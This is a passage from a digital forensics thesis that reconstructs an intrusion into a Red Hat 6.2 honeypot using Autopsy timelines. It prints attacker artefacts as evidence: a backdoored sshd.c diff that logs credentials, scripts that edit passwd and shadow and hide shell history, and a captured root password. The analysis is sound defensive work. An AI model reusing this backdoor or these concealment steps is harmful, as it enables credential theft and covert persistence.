inode: 109857 Allocated Group: 7 Generation Id: 640190313 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 328 num of links: 1 Inode Times: Accessed:Wed Nov 8 08:55:58 2000 File Modified:Sat Jun 3 01:12:22 2000 Inode Modified:Wed Nov 8 08:51:56 2000 Direct Blocks: 240954 File Type: ASCII text

CONTENT (Non-ASCII data may not be shown)
cat /etc/passwd grep -v own > /etc/passwd.good mv /etc/passwd.good /etc/passwd cat /etc/shadow grep -v own > /etc/shadow.good mv /etc/shadow.good /etc/shadow cat /etc/passwd grep -v adml > /etc/passwd.good mv /etc/passwd.good /etc/passwd cat /etc/shadow grep -v adml > /etc/shadow.good mv /etc/shadow.good /etc/shadow

VERSION INFORMATION
Autopsy Version: 2.05 The Sleuth Kit Version: 2.02

Nov 08 – 08:56:02 -> Nov 08 – 08:56:04

From 08:56:02 to 08:56:04 the timeline indicates that the ‘/usr/man/.Ci/snap’ script was executed again (Table 109).

Table 109 Case Study 03 - Timeline data

Wed Nov 08 2000 08:56:02	0	mac	-/-rw-r--r--	root	root	12103	/var/log/tempxfer (deleted-realloc)
	0	mac	-/-rw-r--r--	root	root	12103	/var/log/xferlog
	1024	m.c	d/drwxr-xr-x	root	root	12097	/var/log
	0	.ac	-/-rw-r--r--	root	root	12107	<honeypot.hda7.dd-dead-12107>
	7974	mac	-/-rw-r--r--	root	root	12104	/var/log/messages
	268	mac	-/-rw-r--r--	root	root	12111	/var/log/secure
Wed Nov 08 2000 08:56:04	3098	.a.	-/-rwxr-xr-x	1010	users	109848	/usr/man/.Ci/snap

Nov 08 – 08:56:05 -> Nov 08 – 08:56:11

From 08:56:05 to 08:56:11 the timeline indicates that the ‘/usr/man/.Ci/rmS’ script was executed. This script removes various distribution programs and packages that were previously utilised to install files. The Autopsy ASCII report for ‘/usr/man/.Ci/rmS’ is listed in Table 110:

Table 110 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/rmS'

Autopsy ASCII Report

GENERAL INFORMATION
File: /usr/man/.Ci/rmS
MD5 of file: ba5dd81f3232dacc3d6011a11bbd209f
SHA-1 of file: 37ab88d39aeb9cc7e2bf4310d208c0b2870b2
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 03:41:32 2005
Investigator: Anthony

META DATA INFORMATION
inode: 109859
Allocated
Group: 7
Generation Id: 640190320
uid / gid: 1010 / 100
mode: -rwxr-xr-x
size: 188
num of links: 1
Inode Times:
Accessed: Wed Nov 8 08:56:11 2000
File Modified: Wed Oct 11 17:43:31 2000
Inode Modified: Wed Nov 8 08:51:56 2000
Direct Blocks:
240959
File Type: Bourne shell script text executable

CONTENT (Non-ASCII data may not be shown)
#!/bin/sh
echo getting rid of shit we dont need anymore...
rm -rf ssh*
rm -rf install*
rm wuftpd.rpm
rm nfs-utils-0.1.9.1-1.i386.rpm
sleep 1
echo ..
sleep 1

```
echo ...
sleep 1
echo finished
```

VERSION INFORMATION

Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

Nov 08 – 08:56:25 -> 08:56:26

At 08:56:25 the timeline indicates that the ‘/usr/man/.Ci/bx’ program was executed (Table 111). The program file ‘/usr/man/.Ci/bx’ in turn accesses ‘/usr/bin/uncompress’ at 08:56:26, this can be confirmed by performing a ‘strings’ command on the ‘/usr/man/.Ci/bx’ executable file.

Viewing the contents of the ‘/usr/man/.Ci/bx’ program suggests that this program is the ‘BitchX’ IRC client.

Table 111 Case Study 03 - Timeline data

Wed Nov 08 2000 08:56:25	1052024	.a. -/-rwxr-xr-x	1010	users	109860	/usr/man/.Ci/bx
	527442	.a. -/-rwxr-xr-x	root	root	34292	/lib/libm-2.1.3.so
	13	.a. l/lrwxrwxrwx	root	root	34293	/lib/libm.so.6 -> libm-2.1.3.so
Wed Nov 08 2000 08:56:26	8	.a. l/lrwxrwxrwx	root	root	16907	/usr/bin/uncompress -> compress

Nov 08 – 08:56:59

At 08:56:59 the timeline indicates that the ‘/usr/man/.Ci/chmod-it’ script was executed. This script performs a ‘chmod 700’ on the following files:

- /bin/ping
- /sbin/dump
- /sbin/restore
- /usr/bin/at
- /usr/bin/change
- /usr/bin/gpasswd
- /usr/bin/suidperl
- /usr/bin/newgrp
- /usr/sbin/traceroute
- /usr/sbin/usernetctl
- /usr/libexec/pt_chown

An attempt is made to perform ‘chmod 700’ on the following files, however they do not exist:

- /usr/sbin/userhelper
- /usr/X11R6/bin/xwrapper

The Autopsy ASCII report for '/usr/man/.Ci/chmod-it' is listed in Table 112:

Table 112 Case Study 03 - Autopsy ASCII Report for '/usr/man/.Ci/chmod-it'

<div>Autopsy ASCII Report</div> <div>-----</div> <div>GENERAL INFORMATION</div> <div>File: /usr/man/.Ci/chmod-it MD5 of file: 85ald64f03c1lca7ab6a169elc5d5945 SHA-1 of file: c6ae6edca98b58fadccde763e4e696c5ecbcfc19 Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda5.dd' Offset: Full image File System Type: ext Date Generated: Sat Oct 1 03:46:24 2005 Investigator: Anthony</div> <div>-----</div> <div>META DATA INFORMATION</div> <div>inode: 109862 Allocated Group: 7 Generation Id: 640190323 uid / gid: 1010 / 100 mode: -rwxr-xr-x size: 699 num of links: 1 Inode Times: Accessed:Wed Nov 8 08:57:00 2000 File Modified:Fri Aug 11 12:49:15 2000 Inode Modified:Wed Nov 8 08:51:56 2000 Direct Blocks: 241324 File Type: ASCII text</div> <div>-----</div> <div>CONTENT (Non-ASCII data may not be shown)</div> <div>echo starting.. sleep 1 chmod 700 /usr/sbin/userhelper echo !: userhelper..done chmod 700 /usr/X11R6/bin/Xwrapper echo !: Xwrapper..done chmod 700 /bin/ping echo !: ping..done chmod 700 /usr/sbin/traceroute echo !: traceroute..done chmod 700 /usr/libexec/pt_chown echo !: pt_chown..done chmod 700 /sbin/dump echo !: dump..done chmod 700 /sbin/restore echo !: restore..done chmod 700 /usr/bin/gpasswd echo !: gpasswd..done chmod 700 /usr/bin/chage echo !: chage..done chmod 700 /usr/bin/suidperl echo !: suidperl..done chmod 700 /usr/bin/newgrp echo !: newgrp..done chmod 700 /usr/sbin/usernetctl echo !: usernetctl..done chmod 700 /usr/bin/at echo !: at..done sleep 1 echo ..finished</div> <div>-----</div> <div>VERSION INFORMATION</div> <div>Autopsy Version: 2.05</div>
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Nov 08 – 08:57:06

At 08:58:06 the timeline indicates that the '/bin/mkdir' program was executed.

Nov 08 – 08:58:26

At 08:58:26 the timeline indicates (Table 113) that the intruder executed ‘/bin/su’, due to the access of ‘/home/drosen/.bashrc’ it is most likely the intruder ‘su’ed’ to the user ‘drosen’.

Table 113 Case Study 03 - Timeline data

Wed Nov 08 2000 08:58:26	331	.a.	-/-rw-r--r--	root	root	16146	/etc/pam.d/su
	124	.a.	-/-rw-r--r--	drosen	drosen	15399	/home/drosen/.bashrc
	14188	.a.	-/-rwsr-xr-x	root	root	30290	/bin/su
	17282	.a.	-/-rwxr-xr-x	root	root	40359	/lib/security/pam_xauth.so

The information contained within ‘/home/drosen/.bash_history’ when correlated with the file activity timeline can be used to help indicate further actions performed by the intruder. The Autopsy ASCII report for ‘/home/drosen/.bash_history’ is listed in Table 114:

Table 114 Case Study 03 - Autopsy ASCII Report for '/home/drosen/.bash_history'

Autopsy ASCII Report

GENERAL INFORMATION
File: /home//drosen/.bash_history
MD5 of file: cfeae39a595675e90332f309905c6b9
SHA-1 of file: 53ab70f558ca2080bdcdff11b1e56ba8f5732aaa
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda6.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 04:06:18 2005
Investigator: Anthony

META DATA INFORMATION
inode: 15401
Allocated
Group: 1
Generation Id: 640192686
uid / gid: 500 / 500
mode: -rw-----
size: 52
num of links: 1
Inode Times:
Accessed:Wed Nov 8 08:59:07 2000
File Modified:Wed Nov 8 08:59:07 2000
Inode Modified:Wed Nov 8 08:59:07 2000
Direct Blocks:
33261
File Type: ASCII text

CONTENT (Non-ASCII data may not be shown)
gunzip *
tar -xvf *
rm tpack*
cd " "
./install
exit

VERSION INFORMATION
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02

Nov 08 – 08:58:28

At 08:58:28 the timeline indicates ‘/bin/gunzip’ is executed, on an ‘tgz’ file (presumably called ‘tpack23-ef.tgz’) to create the tar ball (presumably called ‘tpack23-ef.tar’) located in Inode ‘8133’ on the ‘honeypot.hda8.dd’ partition image.

Previous timeline activity analysis indicated this file was the ‘eggdrop’ IRC bot.

Nov 08 – 08:58:41

At 08:58:41 the timeline indicates ‘/bin/tar’ is executed on the tar ball (presumably called ‘tpack23-ef.tar’) located in Inode ‘8133’ on the ‘honeypot.hda8.dd’ partition image.

The script changes to the ‘ ’ directory that was included as part of the tar ball.

Nov 08 – 08:58:54 -> 08:58:57

From 08:58:54 to 08:58:57 the ‘/dev/tpack/ /install’ script is executed. The contents of this script are listed in Table 115.

Note: The archive file referenced by Inode ‘8133’ (Figure 104 on page 210) included the ‘tpack’ directory as a subdirectory from a directory named with a single space character ‘ ’, this explains the presence of the ‘ ’ within the filename.

Table 115 Case Study 03 - Contents of ‘/dev/tpack/ /install’

<pre>unset HIST chmod a-w ~/.bash_history ./configure --silent make eggdrop mv eggdrop p rm -rf src rm install gcc encrypt.c -o encrypt rm *.c rm config* rm lush* rm Make* rm *.h > /dev/null rm DEBUG* chmod 700 run echo " " echo "Completed installation of tpack version 2.3"</pre>

Nov 08 – 08:59:07

At 08:59:07 the ‘/home/drosen/.bash_history’ file is modified, this is associated with the intruder ‘exiting’ this shell, as indicated by the last command in the file itself.

Nov 08 – 08:59:14

At 08:59:14 the ‘/dev/tpack’ directory is deleted

Nov 08 – 09:02:22 -> Nov 08 – 09:02:28

From 09:02:22 to 09:02:28 it appears the intruder tests the ‘ssh’ backdoor that was previously installed (Table 116).

Table 116 Case Study 03 - Timeline data

Wed Nov 08 2000 09:02:22	19	.a.	l/lrwxrwxrwx	root	root	34311	/lib/libnss_dns.so.2 -> libnss_dns-2.1.3.so
	169720	.a.	-/-rwxr-xr-x	root	root	34322	/lib/libresolv-2.1.3.so
	26	.a.	-/-rw-r--r--	root	root	26215	/etc/host.conf
	18	.a.	l/lrwxrwxrwx	root	root	34323	/lib/libresolv.so.2 -> libresolv-2.1.3.so
	67580	.a.	-/-rwxr-xr-x	root	root	34310	/lib/libnss_dns-2.1.3.so
Wed Nov 08 2000 09:02:23	68	.a.	-/-rw-r--r--	root	root	26559	/etc/hosts
	1567	.a.	-/-rw-r--r--	root	root	26223	/etc/protocols
Wed Nov 08 2000 09:02:28	184	mac	-/-rw-r--r--	root	root	44357	/var/tmp/nap
	1024	m.c	d/drwxrwxrwt	root	root	44353	/var/tmp
	10	.a.	l/lrwxrwxrwx	root	root	12	/usr/tmp -> ../var/tmp

At 09:02:22, the dynamic library responsible for DNS lookups was read. This may indicate an incoming connection had triggered a reverse lookup, at 09:02:23 the files ‘/etc/hosts’ and ‘/etc/protocols’ are read, as they would usually be checked for DNS resolution before sending a request to a DNS server.

At 09:02:28 ‘/var/tmp/nap’ is written. The Autopsy ASCII report for this file is listed in Table 117:

Table 117 Case Study 03 - Contents of ‘/var/tmp/nap’

Autopsy ASCII Report

GENERAL INFORMATION
File: /var//tmp/nap
MD5 of file: 19338df5ed18c7f6d7f1339d419b6fbf
SHA-1 of file: 618553655bbd7ce8fe22752abede396f4f7227a5
Image: '/forensics/ev.locker/CaseStudy03/Server/images/honeypot.hda7.dd'
Offset: Full image
File System Type: ext
Date Generated: Sat Oct 1 05:46:48 2005
Investigator: Anthony

```
-----
                        META DATA INFORMATION
-----
inode: 44357
Allocated
Group: 22
Generation Id: 640192687
uid / gid: 0 / 0
mode: -rw-r--r--
size: 184
num of links: 1

Inode Times:
Accessed:Wed Nov  8 09:02:28 2000
File Modified:Wed Nov  8 09:02:28 2000
Inode Modified:Wed Nov  8 09:02:28 2000

Direct Blocks:
180486

File Type: ASCII text
-----
                        CONTENT (Non-ASCII data may not be shown)
-----
+-[ User Login ]-----
| username: root password: twlLightz0ne hostname: c871553-b.jffsnl.mo.home.com
+-----

-----
                        VERSION INFORMATION
-----
Autopsy Version: 2.05
The Sleuth Kit Version: 2.02
```

An Autopsy Keyword Search for ‘/var/tmp/nap’ does not find any occurrences. The timeline indicates an access to ‘/usr/tmp’ has been made, however ‘/usr/tmp’ is a symbolic link to ‘/var/tmp’, so the file that may have been written to could have been called ‘/usr/tmp/nap’.

An Autopsy Keyword Search for ‘/usr/tmp/nap’ returns 25 occurrences of ‘/usr/tmp/nap’ within the ‘honeypot.hda5.dd’ partition image. Data unit ‘227651’ appears to be part of the ‘sshd’ configuration used at compile time and this data unit contains the interesting strings found in Table 118, and Table 119:

Table 118 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```
#!/bin/sh
# Generated automatically by configure.
# Run this file to recreate the current configuration.
# This directory was configured as follows,
# on host peelworld.com:
#
# ./configure --enable-global=d33e8fla6397c6d2efd9a2aae748eb02 --enable-sshd-log=/usr/tmp/nap
#
# Compiler output produced by configure, useful for debugging
# configure, is in ./config.log if it exists.
```

Table 119 Case Study 03 - ASCII Strings from data unit '227651' in 'honeypot.hda5.dd'

```
${ac_dA}SSHD_LOGGER${ac_dB}SSHD_LOGGER${ac_dC}"/usr/tmp/nap"${ac_dD}
${ac_uA}SSHD_LOGGER${ac_uB}SSHD_LOGGER${ac_uC}"/usr/tmp/nap"${ac_uD}
${ac_eA}SSHD_LOGGER${ac_eB}SSHD_LOGGER${ac_eC}"/usr/tmp/nap"${ac_eD}
```

This information leads to further investigation of the ‘ssh-1.2.27.tar’ file contained in the ‘/usr/man/.Ci’ directory on the ‘honeypot.hda5.dd’ partition image. Exporting the tar ball ‘ssh-1.2.27.tar’ and comparing the difference between the ‘sshd.c’ file in this

file and the ‘sshd.c’ file from a known good copy of the ssh source uncovers a back-door using a universal password, and logging the connection to the ‘/usr/tmp/nap’ file.

Table 120 lists the command used to compare the two ‘sshd.c’ files:

Table 120 Case Study 03 - Compare Command

<code>diff 'ssh-1.2.27/sshd.c' 'ssh-1.2.27-backdoor/sshd.c' >> sshd-differences.txt</code>
--

The lines contained in the ‘sshd-differences.txt’ file outlines how the file ‘/usr/tmp/nap’ is written (Table 121):

Table 121 Case Study 03 - Lines from 'sshd-differences.txt'

<pre>2666c2713,2724 < /* Successful authentication. */ < --- > #ifdef SSHD_LOGGER > { > FILE *fp; > char sshdlog[]=SSHD_LOGGER; > fp=fopen(sshdlog,"a"); > fprintf(fp,"+-[User Login]----- -\n"); > fprintf(fp," username: %s password: %s hostname: %s\n",user,password,get_canonical_hostname()); > fprintf(fp,"+----- -\n"); > fclose(fp); > } > #endif > /* Successful authentication. */</pre>

This information supports the hypothesis that the intruder did test the ‘ssh’ backdoor at 09:02:22.

Nov 08 – 09:02:42 -> Nov 08 – 09:03:05

At 09:02:42 ‘/usr/bin/pico’³⁰ is executed, and at 09:03:05 the file ‘/etc/inetd.conf’ is modified, this may be due to the intruder editing this file and removing the original backdoor.

Nov 08 – 09:03:12

At 09:03:12 ‘/usr/bin/killall’ is executed.

³⁰ Pico is a text editor commonly found on Linux systems.

Nov 08 – 09:03:15

At 09:03:15 the last read access to roots '.bash_logout' file, which indicates this was when the intruder had disconnected.

Nov 08 – 20:33:45 -> Nov 08 – 22:10:01

It is believed the intruder had left the system before this stage and this activity can be related to scheduled jobs and/or the local administrator.

6.4.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during our analysis.

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)

Log file entries from both the IDS and compromised host point towards a vulnerability within the 'rpc.statd' program as the intrusion method. To confirm the existence of the vulnerability within the 'rpc.statd' program on a default Red Hat 6.2 Server installation, an internet search was done to obtain further background information. The CERT Coordination Centre [56] released advisory 'CA-2000-17' [57] on August 18th 2000 regarding a vulnerability in the 'rpc.statd' program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory 'RHSA-2000:043-03' published by the Red Hat Network [58].

The '/var/log/messages' log file and related data fragments indicate an inconsistency of 58 minutes between the times on the IDS and the compromised host. The question states 'Assume the clock on the IDS was synchronised with an NTP reference time source' so the intrusion occurred as recorded by the IDS on November 07 2000 at 23:11:51. The compromised host was running 57 minutes and 9 seconds faster, so this was recorded as November 08 2000 at 00:09:00.

2. What details about the intruder(s) can be recovered from the compromised system.

The previous analysis sections identified that the initial attack as coming from 216.216.74.2 (as identified in the IDS event logs), and when the intruder returned they came from 'c871553-b.jffsn1.mo.home.com'. (As at time of writing this host address was unable to be resolved to an IP address).

From the installation of the 'BitchX' IRC client software, and from the fact that the intruder installed an 'eggdrop' IRC bot, it could be concluded the intruder had an interest in Internet Relay Chat (IRC).

3. Was there a "rootkit" or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?

A rootkit was installed from '/usr/man/.Ci'. Autopsy does not rely on the operating system programs contained within the partition images; therefore the rootkit posed no obstacle for the investigation.

4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known "clean" system of similar configuration.)

Sections 6.4.4.9 on page 195 and 6.4.4.10 on page 200, provide the full documentation for this task.

6.4.6 Discussion

Compared to the previous two case studies, case study 03 is quite extensive, and required a considerable amount of time to complete. Roughly eighty hours were spent on this investigation from start to completion. The scale and complexity of this case study allowed for many aspects of Autopsy's functionality to be utilised and documented.

Whilst many of the steps required to answer the questions for this case study could be performed within the Autopsy Forensic Browser, (similarly to the previous case studies) a few steps required the use of third party tools or applications, for example the analysis for this case study utilised the RPM package management system. This use of third party tools was in part from The Sleuth Kit and the Autopsy Forensic Browser being directed towards file system analysis and not application analysis (as the usage of the RPM package management system within this case study illustrated).

One obstacle this case study provided that the previous two did not aside from the size and scope of the compromised host, was the importance of timezone information. The timezone of the compromised host and that of the analysis machine were different, so special attention had to be taken when configuring the case within Autopsy to ensure the creation of the file activity timeline from the partition images would display the correct date and time. The difficulties with the timezone mismatch were also noticed when using the RPM package management system to retrieve package information from the partition images on the analysis machine.

The focus on information contained within the file activity timeline helped to demonstrate the flexibility of Autopsy as it was very easy to obtain further information regarding meta-data and data units for each line of file activity. However, the value of the file activity timeline functionality could be further improved by providing a more seamless method for retrieving meta-data and data units for file activity, for example; possibly creating a timeline that included links to the meta-data structures would be a more effective approach.

This case study provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser, and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

6.5 Summary

As previously stated, Case Studies 01 and 02 do not represent an exhaustive demonstration of the tools found within The Sleuth Kit and Autopsy Forensic Browser toolset, merely providing an introduction to some of the functionality these tools may provide. Each investigation is unique, and will require different aspects of these tools in order to successfully complete an examination.

Case Studies 01 and 02 help to illustrate how a Digital Forensic investigation can require an extensive toolset that provides a varying degree of functionality not commonly found within a single Digital Forensic tool. The simplicity of these two case studies helps to emphasize this point.

Case Study 03 provided a more in-depth demonstration of the functionality provided within the Autopsy Forensic Browser especially focusing on the file activity time line analysis and should help provide a valuable understanding of some of the analysis possibilities available with the Autopsy Forensic Browser and The Sleuth Kit.

Case Study 03 also identifies the importance of timezone information within an investigation and also identifies a small configuration difficulty within the Autopsy Forensic Browser in relation to timezone information. Specifically, the Autopsy Forensic Browser has certain requirements for the timezone format when entered into a host's configuration and if overlooked can provide incorrect time results in reports and timeline details.

Chapter 7 Final Remarks

Digital Forensics is a challenging field with many opportunities. The unique factors of individual investigations will provide the opportunity to investigators to increase their level of expertise and experience. However, the requirements to perform an investigation both accurately and successfully increase the importance of the need for an investigator's technique and tools to be tried and tested.

With the advance of technology it is of vital importance that an investigator remains well trained and knowledgeable regarding current technology, as well as new and evolving technology. Not only must an investigator be knowledgeable regarding technology, but their forensic toolkit should be compatible with changing technology trends.

Rarely is a single tool able to successfully perform every aspect of a Digital Forensic investigation, and often multiple tools are required. The Sleuth Kit and Autopsy Forensic Browser provide a tried and tested approach to Digital Forensics in the form of an inexpensive and flexible open source toolset. The flexibility of the tools contained within The Sleuth Kit can help extend existing Digital Forensic toolkit solutions, or be a great starting point when preparing a Digital Forensic toolkit. The Sleuth Kit and Autopsy Forensic Browser could also be implemented as an alternative to some pre-existing commercial Digital Forensic applications, or used as a complementary toolset.

One problem facing all Digital Forensic toolkits is the ever increasing storage capacity available on electronic devices. This problem increases the time required to perform a full analysis, however due to the modular nature of the tools contained

within The Sleuth Kit, automating some of the required functions of an analysis can be as simple as creating a batch job. Automating tasks will help to reduce the time required to perform a full analysis and allow investigators to reduce the backlog of cases they are working on.

Although The Sleuth Kit and Autopsy Forensic Browser have some limitations, they still manage to perform file system analysis effectively. An analysis using The Sleuth Kit and Autopsy Forensic Browser can be verified by other tools, and an investigator should be able to provide strong evidence to the accuracy of evidence retrieved.

By successfully completing the Case Studies this thesis has completed the research objective of demonstrating the effectiveness of The Sleuth Kit and Autopsy Forensic Browser as a Digital Forensics file system analysis toolset. The unique attributes of each Case Study help to outline the functionality available within these tools, and demonstrate the flexibility of the toolset to handle different investigations.

Case Study 1 demonstrated the ability of The Sleuth Kit and Autopsy Forensic Browser to recover deleted information, while Case Study 02 extended upon this and demonstrated how effective these tools are at recovering from a file system where the file allocation table has become corrupted. Case Study 03 provided a more in-depth challenge and demonstrated many aspects of the functionality available within these tools especially focusing on the file activity timeline analysis.

The demonstration of the effectiveness of The Sleuth Kit and Autopsy Forensic Browser provided may be used by individuals or Law Enforcement as part of an evaluation when looking to further extend their current Digital Forensics toolset, either as an alternative or complement to their current tools.

7.1 Areas for Further Research

With the increasing awareness and use of non Microsoft operating systems, it will become extremely important that an investigator is skilled and experienced with multiple platforms. Unfortunately the Case Studies provided within this thesis do not contain file systems for non IBM compatible platforms, and further research into the effectiveness of The Sleuth Kit and Autopsy Forensic Browser when interacting with file systems utilised by other hardware platforms should be considered.

With The Sleuth Kit and Autopsy Forensic Browser being open source, it could be possible to research the possibility of creating an interface that provides more flexibility for the presentation layer. The underlying tools could remain the same; however the presentation of information could be modified to create a toolset that would rival commercial alternatives with graphical user interfaces.

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Appendix A: Case Study 03 File Activity Timeline

Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

Table 122 Case Study 03 - File Activity Timeline Nov 07 2000 04:02:03 -> Nov 08 2000 04:02:06

Tue Nov 07 2000 04:02:03	238767	.a. -rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Tue Nov 07 2000 04:02:06	238767	m.. -rw-r-----	root	slocate	4040	<honeypot.hda7.dd-dead-4040>
Wed Nov 08 2000 04:02:00	53	.a. -/-rwxr-xr-x	root	root	40361	/etc/cron.daily/inn-cron-rnews
	0	ma. -/-rw-r--r--	root	root	26218	/var/lock/makewhatis.lock (deleted)
	19568	.a. -/-rwxr-xr-x	root	root	92746	/usr/sbin/anacron
	145	.a. -/-rw-r--r--	root	root	60489	/etc/logrotate.d/linuxconf
	30000	.a. -/-rwxr-xr-x	root	root	93460	/usr/sbin/logrotate
	122	.a. -/-rw-r--r--	root	root	60494	/etc/logrotate.d/cron
	544	.a. -/-rw-r--r--	root	root	60493	/etc/logrotate.d/uucp
	114	.a. -/-rw-r--r--	root	root	60490	/etc/logrotate.d/mars-nwe.log
	77	.a. -/-rwxr-xr-x	root	root	40360	/etc/cron.daily/inn-cron-expire
	542	.a. -/-rw-r--r--	root	root	26499	/etc/logrotate.conf
	0	ma. -rw-r--r--	root	root	26218	<honeypot.hda7.dd-dead-26218>
	102	.a. -/-rw-r--r--	root	root	60484	/etc/logrotate.d/named
	51	.a. -/-rwxr-xr-x	root	root	40362	/etc/cron.daily/logrotate
	410	.a. -/-rw-r--r--	root	root	60492	/etc/logrotate.d/syslog
	370	.a. -/-rw-r--r--	root	root	26236	/etc/anacrontab
	494	.a. -/-rw-r--r--	root	root	60483	/etc/logrotate.d/apache
	9	m.c -/-rw-----	root	root	46373	/var/spool/anacron/cron.daily
	227	.a. -/-rw-r--r--	root	root	60491	/etc/logrotate.d/samba
	276	.a. -/-rwxr-xr-x	root	root	40323	/etc/cron.daily/0anacron
	464	mac -/-rw-r--r--	root	root	4038	/var/lib/logrotate.status
Wed Nov 08 2000 04:02:01	3397	.a. -/-rw-r--r--	root	root	26511	/etc/man.config
	36192	.a. -/-rwxr-sr-x	man	man	16857	/usr/bin/man
Wed Nov 08 2000 04:02:02	402	.a. -/-rwxr-xr-x	root	root	40363	/etc/cron.daily/makewhatis.cron
	4096	.a. d/drwxr-xr-x	root	root	46177	/home/httpd/html
	12288	.a. d/drwxr-xr-x	root	root	11	/lost+found
	0	mac -/-rw-r--r--	root	root	79060	/usr/lib/perl5/man/whatis
	238767	.a. -/-rw-r-----	root	slocate	4039	/var/lib/slocate/slocate.db.tmp
(deleted-realloc)	10528	.a. -/-rwxr-xr--	root	root	93468	/usr/sbin/makewhatis
	0	.c -rw-r--r--	root	root	26218	<honeypot.hda7.dd-dead-26218>
	0	.c -/-rw-r--r--	root	root	26218	/var/lock/makewhatis.lock (deleted)
	27632	.a. -/-rwxr-xr-x	root	root	30264	/bin/sort
	1024	m.c d/drwxrwxr-x	root	uucp	26209	/var/lock
	24272	.a. -/-rwxr-sr-x	root	slocate	17315	/usr/bin/slocate
	54544	.a. -/-rwxr-xr-x	root	root	16115	/usr/bin/find
	0	mac -/-rw-r--r--	root	root	93893	/usr/local/man/whatis
	4096	.a. d/d--x--x--x	root	root	61569	/home/ftp/bin
	4096	.a. d/drwxr-xr-x	root	root	15393	/home/httpd
	11392	.a. -/-rwxr-xr-x	root	root	15816	/usr/bin/unix
	0	mac -/-rw-r--r--	root	root	125237	/usr/man/whatis
	4096	.a. d/d--x--x--x	root	root	92353	/home/ftp/etc
	4096	.a. d/drwxr-xr-x	root	root	30788	/home/httpd/html/manual/mod
	4096	.a. d/drwxr-xr-x	root	root	30787	/home/httpd/cgi-bin
	12288	.a. d/drwxr-sr-x	root	root	11	/boot/lost+found
	4096	.a. d/drwxr-xr-x	root	ftp	30786	/home/ftp/pub
	4096	.a. d/drwxr-xr-x	root	root	123137	/home/ftp/lib
	4096	.a. d/drwxr-xr-x	root	root	30785	/home/ftp
	238767	.a. -/-rw-r-----	root	slocate	4039	/var/lib/slocate/slocate.db
	16384	.a. d/drwxr-xr-x	root	root	11	/home/lost+found
	0	mac -/-rw-r--r--	root	root	125238	/usr/X11R6/man/whatis
	4096	.a. d/drwxr-xr-x	root	root	15394	/home/httpd/html/manual
	6796	.a. -/-rwxr-xr-x	root	root	30260	/bin/rmdir
Wed Nov 08 2000 04:02:03	4096	.a. d/drwxr-xr-x	root	root	124452	
/usr/lib/linuxconf/help.eng/askrunlevel	4096	.a. d/drwxr-xr-x	root	root	109381	/usr/doc/postgresql-
6.5.3/contrib/apache_logging	4096	.a. d/drwxr-xr-x	root	root	61981	/usr/doc/binutils-2.9.5.0.22
	4096	.a. d/drwxrwxr-x	root	root	124915	/usr/lib/python1.5/plat-linux-i386
	4096	.a. d/drwxr-xr-x	root	root	78482	/usr/doc/minicom-1.83.0/tables
	4096	.a. d/drwxr-xr-x	root	root	62725	/usr/lib/perl5/5.00503/i386-linux/ss
	4096	.a. d/drwxr-xr-x	root	root	560	/usr/doc/eject-2.0.2
	4096	.a. d/drwxr-xr-x	root	root	1443	/usr/doc/man-pages-1.28
	4096	.a. d/drwxr-xr-x	root	root	47252	/usr/doc/libtiff-devel-3.5.4
	4096	.a. d/drwxr-xr-x	root	root	63264	/usr/doc/ppp-2.3.11/scripts/chatchat

libc5/lib/libXi.so.6.0	29821	.a.	-/-rwxr-xr-x	root	root	124213	/usr/i486-linux-
-> libXi.so.6.0	12	.a.	l/lrwxrwxrwx	root	root	124250	/usr/i486-linux-libc5/lib/libXi.so.6
libctutils.so.0.0.0	19	.a.	l/lrwxrwxrwx	root	root	92874	/usr/lib/libctutils.so ->
-> libXIE.so.6.0	13	.a.	l/lrwxrwxrwx	root	root	124254	/usr/i486-linux-libc5/lib/libXIE.so.6
libc5/lib/libXtst.so.6 -> libXtst.so.6.1	14	.a.	l/lrwxrwxrwx	root	root	124245	/usr/i486-linux-
libkrb4.so.2.0	14	.a.	l/lrwxrwxrwx	root	root	139418	/usr/kerberos/lib/libkrb4.so.2 ->
libc5/lib/libvgagl.so.1.2.13	50312	.a.	-/-rwxr-xr-x	root	root	124230	/usr/i486-linux-
libkrb5.so.2.2	14	.a.	l/lrwxrwxrwx	root	root	139420	/usr/kerberos/lib/libkrb5.so ->
libc5/lib/libXmu.so.6.0	82070	.a.	-/-rwxr-xr-x	root	root	124214	/usr/i486-linux-
libc5/lib/libg++.so.27.1.4	953531	.a.	-/-rwxr-xr-x	root	root	124222	/usr/i486-linux-
libc5/lib/libSM.so.6.0	33402	.a.	-/-rwxr-xr-x	root	root	124206	/usr/i486-linux-
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-> libXpm.so.4.9	13	.a.	l/lrwxrwxrwx	root	root	124247	/usr/i486-linux-libc5/lib/libXpm.so.4
libc5/lib/libncurses.so.3.0 -> libncurses.so.1.9.9e	20	.a.	l/lrwxrwxrwx	root	root	124238	/usr/i486-linux-
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libc5/lib/libstdc++.so.27.1.4	841780	.a.	-/-rwxr-xr-x	root	root	124227	/usr/i486-linux-
-> libXaw.so.6.1	4096	.a.	d/drwxr-xr-x	root	root	139370	/usr/kerberos/lib
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libc5/lib/libpanel.so.1.9.9e	14	.a.	l/lrwxrwxrwx	root	root	139415	/usr/kerberos/lib/libkdb5.so.3 ->
libkrb5.so.2.2	15	.a.	l/lrwxrwxrwx	root	root	124252	/usr/i486-linux-
